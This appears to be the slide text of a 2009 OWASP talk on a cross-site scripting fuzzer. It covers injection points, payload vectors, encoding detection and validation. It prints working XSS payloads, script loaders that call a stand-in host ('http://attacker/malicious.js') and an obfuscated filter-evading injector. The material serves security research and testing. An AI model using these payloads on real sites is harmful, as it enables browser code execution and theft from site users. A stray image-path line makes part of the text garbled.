User Input Piercing For Cross-site Scripting Attacks

Matias Blanco

Core Security Technologies
blue@corest.com
(05411) 5556-2673

OWASP
11/12/2009

The OWASP Foundation
http://www.owasp.org

Index

Introduction

- XSS, well...
- Other fuzzers fails to have reliable output after the analysis.
- Here we'll present a dynamic, (hopefuly) free false-positives and reliable fuzzer.

Injection Points

- GET parameters
  - URL = xss.com/index.php?data=test
  - data is a GET Parameter

- POST parameters
  - <form method="post">

    <input type="text" name="data"/>

    </form>
  - Data is a POST Parameter

Injection Points - cont.

Not so trivial ones:

- POST → GET Parameters:
  - login.php
    - <?php echo $_REQUEST['data']; ?>

```
<form method=”post”>
      <input type=”text” name=”data”/>
</form>
```

    - Data is a index.php POST parameter

  - But if we send this request:

```
/login.php?data=<script>alert(123)</script>
```

A pop-up will appear.

  - This is a very common error in PHP Scripts ($_REQUEST instead of $_POST in this example).

Injection Points - cont.

- URL injection
  - We have this view.php PHP Script:

```
<form method=”post” action=”<?php $_SERVER['PHPSELF'] ?>”>
        <input type=”text” name=”data”/>
</form>
```

  - So, if we do this request:

```
/view.php/”><script>alert(123)</script>
```

    - The form will be reflected to the user like this:

```
<form method=”post” action=””><script>alert(123)</script>”>
        <input type=”text” name=”data”/>
</form>
```

    - And again, a pop up will be displayed.

Injection Points - Validation

- We send a random numerical cookie to each injection point at a time, keeping the other parameter constant.

- Then, we select those that effectively reflects the cookie.

- With those parameters, we'll continue our analysis.

XSS Vectors - Remote

- A set of Javascript code that will download and execute our “evil” code.

- There are two types:
  - Remote
    - These are the ones that directly downloads and execute the evil code in the same step.

```
<script src="http://attacker/malicious.js"></script>

<link rel="stylesheet" href="http://attacker/malicious.js">

<style>@import'http://attacker/malicious.js';</style>
```

XSS Vectors - Inline

- Inline vectors are those that need a “first-stage” to download the “evil” code, and later execute it.

```
<script>alert('XSS')</script>

<iframe src="javascript:alert('XSS')"></iframe>

<table background='javascript:XSS'>
```

- So, we need a piece of code to download the evil code. We call it: Egg Injectors.

Egg Injectors

- One egg injector could be:

```
var el=document.createElement('script');
el.src='http://attacker/malicious.js';
document.documentElement.appendChild(el);
```

- This will create a new script element and execute it when rendered.
- Another one more fussy could be:

```
b=new String;
a=/%3CsXcXrXiXpt%20sXrXc=%27EGG_URL%27%3E%3C%2FsXcXrXiXpXt%3E/;
document.writeln(unescape(a.source).replace(/X/g,b))";
```

- First, unescape "a" content and then remove all the "X" from the string.


Encoding Detection

- So far, we have a set of vectors and injectors that can be placed in the targeted site.
- But, what will happen if the developer only consider some kind of “illegal” characters or strings?
- Well, with the Encoding Detector, we could find a translation dictionary to encode those escaped “illegal” characters and get our job done.

Encoding Detection - cont.

How do this works?

- We have a set of common escaped characters.
- Then, we create a probe whit those characters and analise the response looking for the returning characters.



- If the character is present, then, the encoding which we select previously is a valid translation for that character.
- If not, then we test with another encoding.
- If none encoding could reflect the char to the user, then, we discard all the vectors and egg injectors that contain that character.

Injection Validation

- Now, we have a bag of XSS Vectors and a enconding dictionary to translate them.
- Then, the analyzer test every vector which each possible translation against all the injection points.
- To really determine if there is a XSS vulnerability in the target, we have to validate our injection.

Injection Validation - cont.

- The technique is to send the Xss Vector (and, maybe, the Egg Injector) and analyze the response.

- We check where the script was reflected and, then, if the tag and its parents are executable, then we have for sure that in that injection point, with that vector and encoding dictionary, the target is vulnerable to

XSS attacks

DEMO

Questions

- ¿?